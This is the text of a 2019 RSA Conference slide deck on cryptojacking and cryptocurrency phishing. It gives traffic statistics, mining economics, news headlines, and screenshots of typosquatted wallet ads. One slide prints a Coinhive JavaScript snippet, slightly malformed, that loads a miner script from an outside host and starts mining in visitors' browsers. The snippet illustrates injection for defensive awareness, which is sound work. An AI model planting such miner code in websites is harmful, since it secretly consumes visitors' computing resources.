

# RSA® Conference 2019

San Francisco | March 4–8 | Moscone Center



# BETTER.

SESSION ID: SEM-M03B

## Cryptojacking: What's in your Environment?

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Cisco Umbrella  
@armcbride1



#RSAC

## Agenda

1

Cryptocurrency

2

Cryptojacking

3

Crypto Phishing

4

Shifting to Altcoins  
and Exchanges

5

How to Protect  
Yourself

# \$ WHOIS Austin

- Threat Analytics Researcher at Cisco Umbrella
- B.S. in Data Mining and Economics
- Crypto enthusiast
- Hobbies: work, algorithmic crypto trading, and work



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# Cryptocurrency



# Cryptocurrency's Meteoric rise

## Total Market Capitalization



- In less than one year crypto market cap \$26B to \$835B
- Crypto market going mainstream, but still “Wild Wild West”
- Under regulated, highly volatile, and full of malicious actors

Source: coinmarketcap.com

# Why is Crypto Theft Attractive?



- Crypto asset theft and cryptojacking can be extremely lucrative and hard to spot
- Crypto exchanges security measures are not as mature compared to traditional equity exchanges
- Very anonymous and the asset value fluctuates giving them more purchasing power to buy malicious software, additional infrastructure
- Where there is money, there are criminals – most of them are external

So how does  
cryptojacking fit in?




# Cryptojacking

Cryptojacking is the secret use of your business' computing power to mine cryptocurrencies through individual machines in browser JavaScript exploits, cloud AWS instances, etc.



# Crypto Traffic


DNS Queries in Millions





- Last 10 months: 200x increase in crypto related traffic
- The majority of traffic are cryptomining pools, but also some sites that drop mining software onto your machine
- Distribution of crypto traffic affects all industries, not just financial services

# Crypto Traffic Industry Distribution

- Higher Education, Energy/Utilities, Local Government, Healthcare and Media industries have a surprising high volume of cryptomining traffic
- Top industry fluctuates every 2-3 months, but Higher Education is always in the top 2




# Crypto Traffic Geo Distribution



ZA: South Africa, CA: Canada, EMEA: Europe, Middle East & Africa, US: United States


# SMBs Are More Vulnerable to Cryptomining Malware



Medium sized businesses accounts for slightly more than 50% of all crypto traffic.

- We see more instances of cryptomining in Small and Medium Business (SMBs) environments

# Mining Difficulty



- Increases in mining difficulty has hurt mining profitability and halted many mining pools used by malicious actors
- Cryptojacking will decrease when the market is down and increase when the market it hot

# Mining Costs




- With cloud based miners like Coinhive the cost to the malicious actor generally no more than 30% of whatever they were able to mine in your environment
- The real upfront cost for them is whatever they had to do leverage your machine (very inexpensive)

# Cryptojacking

**WIRED**

LILY HAY NEWMAN SECURITY 02.20.18 05:06 PM

## HACK BRIEF: HACKERS ENLISTED TESLA'S PUBLIC CLOUD TO MINE CRYPTOCURRENCY




**TC**

Natasha Lomas @riptari / Feb 12, 2018

## Cryptojacking attack hits ~4,000 websites, including UK's data watchdog

**BAD PACKETS REPORT**

SEPTEMBER 24, 2017 BY TROY MURSCH

Coinhive miner found on official Showtime Network websites in latest case of cryptojacking

# Javascript Injections

```
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('YOUR_SITE_KEY', {throttle: 0

        // Only start on non-mobile devices and if not opted-out
        // in the last 14400 seconds (4 hours):
        if (!miner.isMobile() && !miner.didOptOut(14400)) {
            miner.start();
        }
    }
</script>
```

- Malicious actors can inject a few lines of JS on a website and use visitors computing resources to mine cryptocurrency while they are visiting the site
- It's often that site visitors do not notice their degraded system performance


# Weaponized Cryptomining?

## Why We Should Care

1

### Web-Based Miners:


Generally only impact a machine while a user is on a webpage and does not persist after you close the page. Little risk of damaging machine hardware.



2

### Software-Based Miners:

Actual software installed on a machine that persists while the machine is on and connected to the internet. Higher risk of damaging hardware.  
Potentially an IOC.



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# Crypto phishing



# Delivery Vectors

Email



Search Engine Ads

Google

bing



DuckDuckGo

Communication Channel



About 33,400 results (0.28 seconds)

## MyMonero: Welcome - XMR Wallet - Send and receive Monero safely

Ad [www.mymonero.com/](http://www.mymonero.com/) ▾

Send and receive Monero safely and securely, anywhere and any time

## MyMonero: Welcome - XMR Wallet - Send and receive Monero

Ad [www.my-monero.com/](http://www.my-monero.com/) ▾

Send and receive Monero safely and securely.

Все в наличии · Низкие цены · Скидки 20% · Гарантия

The Simplest Way to Use Monero

Send and receive Monero safely and securely, anywhere and any time.

Create an Account

CREATE A NEW ACCOUNT   SUPPORT   LOG IN

Could not verify this certificate because the issuer is unknown.

**Issued To**

Common Name (CN) sni164186.cloudflaressl.com  
Organization (O) <Not Part Of Certificate>  
Organizational Unit (OU) Domain Control Validated  
Serial Number 00:A3:71:A0:22:50:1A:FD:3C:CE:D2:57:21:99:DE:3B:3B

**Issued By**

Common Name (CN) COMODO ECC Domain Validation Secure Server CA 2  
Organization (O) COMODO CA Limited  
Organizational Unit (OU) <Not Part Of Certificate>

**Period of Validity**

Begins On October 19, 2017  
Expires On April 27, 2018

**Fingerprints**

SHA-256 Fingerprint C1:72:D7:AF:3B:B6:10:CD:60:11:9B:AF:E8:16:49:2A:  
F0:C0:A8:58:D2:A0:FF:9F:3E:74:C2:30:76:21:5B:8C  
SHA1 Fingerprint 64:36:36:37:19:20:4A:DA:C9:EE:C9:9C:E0:32:70:42:6B:5D:B1:8A

# Google AdWords

New ad version

Headline 1  
Blockchain Digital Wallet

Headline 2  
Easy Digital Currency Exchange

Description  
Blockchain. The World's Most Popular Digital Currency Wallet. Get A Free Wallet!

Your ad preview on Desktop

Blockchain Digital Wallet | Easy Digital Currency Exchange  
**[Ad] www.blockchain.info**

